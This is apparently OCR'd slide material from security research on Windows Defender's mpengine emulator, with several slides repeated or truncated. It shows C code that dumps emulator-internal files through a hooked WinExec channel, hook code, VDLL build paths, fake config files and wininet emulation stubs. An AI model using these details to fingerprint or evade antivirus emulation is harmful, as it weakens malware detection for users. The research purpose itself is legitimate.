
File system is not stored in `mpengine.dll` - evidently loaded at runtime from VDMs - can’t be trivially extracted with static RE



```
void DumpFile(char * FilePath, char * DumpName) {
    DWORD fileSize;
    DWORD bytesRead;
    HANDLE h;
    LPVOID buf;

    h = CreateFileA(FilePath, GENERIC_READ, NULL, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (h == INVALID_HANDLE_VALUE) {
        FatalError("Could not open file");
    }

    fileSize = GetFileSize(h, NULL);
    if (fileSize == INVALID_FILE_SIZE) {
        FMTPRINT1("FAILED", FP32(GetLastError()));
    }

    buf = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, fileSize);
    if (buf == NULL) {
        FatalError("HeapAlloc failed");
    }

    ReadFile(h, buf, fileSize, &bytesRead, NULL);
    PostBuffer(DumpName, buf, fileSize);
}
```

Example: Extracting VFS

File system is not stored in `mpengine.dll` - evidently loaded at runtime from VDMs - can’t be trivially extracted with static RE




```
void DumpFile(char * FilePath, char * DumpName) {
    DWORD fileSize;
    DWORD bytesRead;
    HANDLE h;
    LPVOID buf;

    h = CreateFileA(FilePath, GENERIC_READ, NULL, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (h == INVALID_HANDLE_VALUE) {
        FatalError("Could not open file");
    }

    fileSize = GetFileSize(h, NULL);
    if (fileSize == INVALID_FILE_SIZE) {
        FMTPRINT1("FAILED", FP32(GetLastError()));
    }

    buf = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, fileSize);
    if (buf == NULL) {
        FatalError("HeapAlloc failed");
    }

    ReadFile(h, buf, fileSize, &bytesRead, NULL);
    PostBuffer(DumpName, buf, fileSize);
}
```

```
VOID PostBuffer(char * name,  void * pBuffer, uint32_t len)
{
    BUFFEROUT buf;

    buf.ptr = (uint32_t)pBuffer;
    buf.len = len;
    buf.name = name;
    WinExec((LPCSTR)&buf, OutBuf);
}
```

Example: Extracting VFS

File system is not stored in `mpengine.dll` - evidently loaded at runtime from VDMs - can’t be trivially extracted with static RE



```
void DumpFile(char * FilePath, char * DumpName) {
    DWORD fileSize;
    DWORD bytesRead;
    HANDLE h;
    LPVOID buf;

    h = CreateFileA(FilePath, GENERIC_READ, NULL, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_

    if (h == INVALID_HANDLE_VALUE) {
        FatalError("Could not open file");
    }

    fileSize = GetFileSize(h, NULL);
    if (fileSize == INVALID_FILE_SIZE) {
        FMTPRINT1("FAILED", FP32(GetLastError()));
    }

    buf = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, fileSize);
    if (buf == NULL) {
        FatalError("HeapAlloc failed");
    }

    ReadFile(h, buf, fileSize, &bytesRead, NULL);
    PostBuffer(DumpName, buf, fileSize);
}
```

```
static void __cdecl KERNEL32_DLL_WinExec_hook(void * v)
{
    uint64_t Params[2] = {0};
    uint32_t info16 = 0;
    uint32_t len;
    uint32_t res;
    char * str;
    uint64_t ui64;

    elog(S_TRACE, "WinExec");

    GetParams(v, Params, 2);

    elog(S_DEBUG_VV, "V: %p", v);

    info16 = Params[1] & 0xFFFF; //mask off low bits of Info
    switch ( info16 )
    {
    ...
        case OutBuf: //share a buffer out
            elog(S_DEBUG_VV, "OutBuf");
            res = HandleOutBuf(v, Params[0]);
            elog(S_DEBUG, "RES: %d", r
            break;
```

WinExec hook
Outside of emulator


```
VOID PostBuffer(char * name,  void *       , uint32_t len)
{
    BUFFEROUT buf;

    buf.ptr = (uint32_t)pBuffer;
    buf.len = len;
    buf.name = name;
    WinExec((LPCSTR)&buf, OutBuf);
}
```

ExitProcess Hook

Called at the end of emulation, even if our binary doesn’t call it directly

Informs Pin when to stop tracing if under analysis

Original `KERNEL32_DLL_ExitProcess` function needs to be called for emulator to function properly, so just call through to it



```
// Hook for ExitProcess - so we know to stop tracing
//
// Note - it seems that this function is called a number
// of times before startup, presumably during initalization
// and also twice(?) after the session ends - in any case
// thats fine, as we want to run tracing from the start of
// execution until the first exit, thats it
// also the parameter doesn't seem to be the actually parameter
// passed, not sure why
//
static void __cdecl KERNEL32_DLL_ExitProcess_hook(void * v)
{
    uint64_t Params[1] = {0};

    elog(S_DEBUG, "ExitProcess");

    //inform instrumentation to stop
    InstrumentationCallbackStop();

    //passthrough call to the original function we hooked
    originalExitProcess(v);

    elog(S_DEBUG, "ExitProcess DONE\n");
    return;
}
```

Unique VDLL PDB Paths

```
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\autoconv\objfre\i386\autoconv.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\bootcfg\objfre\i386\bootcfg.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\cmd\objfre\i386\cmd.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\dfrgfat\objfre\i386\dfrgfat.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\mmc\objfre\i386\mmc.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\msiexec\objfre\i386\msiexec.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\notepad\objfre\i386\notepad.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\rasphone\objfre\i386\rasphone.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\relog\objfre\i386\relog.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\replace\objfre\i386\replace.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\taskmgr\objfre\i386\taskmgr.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\winver\objfre\i386\winver.pdb
d:\build.obj.x86chk\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\lodctr\objchk\i386\lodctr.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\attrib\objfre\i386\attrib.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\chkdsk\objfre\i386\chkdsk.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\compact\objfre\i386\compact.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\find\objfre\i386\find.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\finger\objfre\i386\finger.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\fixmapi\objfre\i386\fixmapi.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\ipv6\objfre\i386\ipv6.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\logoff\objfre\i386\logoff.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\migpwd\objfre\i386\migpwd.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\mshta\objfre\i386\mshta.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\ncpa\objfre\i386\ncpa.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\ping\objfre\i386\ping.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\w32tm\objfre\i386\w32tm.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\wscript\objfre\i386\wscript.pdb
d:\MPEngine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\Microsoft.VisualBasic\Microsoft.VisualBasic.pdb
d:\MPEngine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Data\System.Data.pdb
d:\mpengine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System\System.pdb
d:\mpengine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Windows.Forms\System.Windows.Forms.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Drawing\System.Drawing.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Runtime\System.Runtime.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\Windows\Windows.pdb
d:\pavbld\amcore\Signature\Source\sigutils\vdlls\Microsoft.NET\VFramework\mscorlib\mscorlib.pdb
e:\mpengine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Xml\System.Xml.pdb
e:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\rundll32\objfre\i386\rundll32.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\explorer\objfre\i386\explorer.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\lsass\objfre\i386\lsass.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\winlogon\objfre\i386\winlogon.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\write\objfre\i386\write.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Runtime.InteropServices.WindowsRuntime\System.Runtime.InteropServices.WindowsRuntime.pdb
```

Fake Config Files

C:\\WINDOWS\system.ini


```
; for 16-bit app support
[386Enh]
woafont=dosapp.fon
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON

[drivers]
wave=mmdrv.dll
timer=timer.drv

[mci]
```

C:\\WINDOWS\win.ini

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
CMCDLLNAME32=mapi32.dll
CMC=1
MAPIX=1
MAPIXVER=1.0.0.1
OLEMessaging=1
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo
m3u=MPEGVideo
mp2=MPEGVideo
mp2v=MPEGVideo
mp3=MPEGVideo
mpa=MPEGVideo
mpe=MPEGVideo
mpeg=MPEGVideo
mpg=MPEGVideo
mpv2=MPEGVideo
snd=MPEGVideo
wax=MPEGVideo
wm=MPEGVideo
wma=MPEGVideo
wmv=MPEGVideo
wmx=MPEGVideo
wpl=MPEGVideo
wvx=MPEGVideo
```


Wininet.dll vdll

Minimal internet connectivity emulation with wininet.dll



```
int __stdcall InternetReadFile(int hFile, int lpBuffer, int dwNumberOfBytesToRead, _DWORD
{
  int result; // eax

  MpReportEvent(12294, 0, 0);
  if ( g_readFrom )
  {
    *lpdwNumberOfBytesRead = 0;
    result = 1;
  }
  else
  {
    g_readFrom = 1;
    result = ReadFile(hFile, lpBuffer, dwNumberOfBytesToRead, lpdwNumberOfBytesRead, 0);
  }
  return result;
}
```


File on local file system is used to simulate interaction with handles to internet resources



```
int __stdcall InternetOpenUrlA(int a1, int a2, int a3, int a4, int a5, int a6)
{
  MpReportEvent(12293, a2, 0);
  doWSAStartup();
  return CreateFileA("C:\\INTERNAL\\REMOTE.EXE", GENERIC_READ, 0, 0, 4, FILE_ATTRIBUTE_NORMAL, 0);
}
```


Timing

CPU tick count needs to be updated during instruction execution and OS emulation

